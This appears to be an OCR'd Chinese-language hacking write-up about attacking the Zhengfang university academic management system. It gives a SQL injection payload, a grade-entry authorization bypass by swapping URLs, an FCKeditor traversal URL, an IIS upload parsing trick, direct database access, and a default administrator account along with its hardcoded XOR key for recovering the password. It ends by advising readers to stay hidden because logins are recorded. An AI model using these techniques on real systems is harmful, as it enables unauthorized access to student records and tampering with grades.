
0x00 概述

据说正方软件用户名单（共三十个省、市、自治区 1000 多所高校）

0x01 后台注入

教室查询处 sql 注射：



union select NULL,owner from all_tables 爆出数据库

找回密码存在 sql 注射：
验证方式为本地 javascript 验证，服务端未做验证，可爆出第一个用户（管理员密码）
详细见：http://www.hack1990.com/cat_2/1283.html

0x02 照片任意查看

http://ooxx.com/readimagexs.aspx?xh=学号

0x03 系统敏感记录文件下载

http://jwc.****.edu.cn/log/2012-11-11-log.txt

操作记录：

```
2012-11-11 0:00:07   用户:20[redacted] ip:222.1
   执行页面：/xscjcx.aspx
   执行模块内容：用户操作跳转页面：页面指向xscjcx.

2012-11-11 0:00:07   用户:20[redacted] ip:222.1
   执行页面：/xscjcx.aspx
   执行模块内容：用户操作跳转页面：取值验证成功

2012-11-11 0:00:07   用户:20[redacted] ip:222.1
   执行页面：/xscjcx.aspx
   执行模块内容：用户操作跳转页面：功能模块验证成功

2012-11-11 0:00:07   用户:2011[redacted] ip:222.1
   执行页面：/xscjcx.aspx
   执行模块内容：用户操作跳转页面：功能权限验证成功

2012-11-11 0:00:33   用户:2011[redacted] ip:222.1
   执行页面：/xscjcx.aspx
   执行模块内容：用户操作跳转页面：页面指向xscjcx.
```

0x04 web 端成绩录入

教师权限，

js_cjmm.aspx 修改为 xf_js_cjlr.aspx 进行绕过（通过元素分析找到地址新窗口打开即可）：

Web 端成绩录入经提交后就不可修改，教师角色下没有权限修改。

0x05 文件上传


ftb.imagegallery.aspx 可上传图片，利用 iis6.0 解析漏洞即可。
此洞很多都已修复。
使用了 FCK 编辑器，有遍历。如：
/fckeditor/editor/filemanager/connectors/aspx/connector.aspx?Command=GetFoldersAndFiles&Type=File&CurrentFolder=d:/
可以获取 d 盘文件信息

0x06 用户密码修改页注入

正常情况下用户可以通过学号 A 和当前密码 B 把密码修改为密码 C。
服务器接受到 C 参数后没有经过任何过滤就直接带入 SQL 语句中。
并且密码的加密算法可逆，因此只要使（加密[密码 C]==注入语句）就可以直接注入代码到 update 语句中。

0x07 数据库任意操作

前面都是废话。
此洞地址：http://www.wooyun.org/bugs/wooyun-2010-010358
自编：




比较简单，如果有兴趣研究的看源码或者抓个包吧。

6	Recv	429496	02 DB 00 00 1A 01 00 00 03 0...	
5	Send	328	02 DA 00 00 40 01 00 00 03 00...	
4	Recv	429496	03 DB 00 00 10 00 00 00 03 00...	□
3	Send	34	03 DA 00 00 1A 00 00 00 03 0...	□
2	Recv	429496	04 DB 00 00 08 00 00 00 09 00...	□
1	Send	92	04 DA 00 00 54 00 00 00 08 00...	□

三次 TCP 后就可以发送任何 SQL 语句了。


得到数据，该系统一般都会有一个默认账号，jwc01 这个是教务处的账号，权限非常大。




算法网上也有 http://blog.chinaunix.net/uid-26573264-id-3051184.html
这个不能算是加密吧，就是个异或。Key 貌似是全国通用的，key 是 Encrypt01。
提供自编 py 脚本。

```
C:\Python27>enc.py
wjcw/t88Fk
jwcjwk2881
```

现在用此密码从客户端登录就想干啥就干啥了，基本与教务处的老师管理的权限是一样。



安装完更新，登录；



0x08 结束语

注：所有的登入都会有记录。测试注意隐蔽。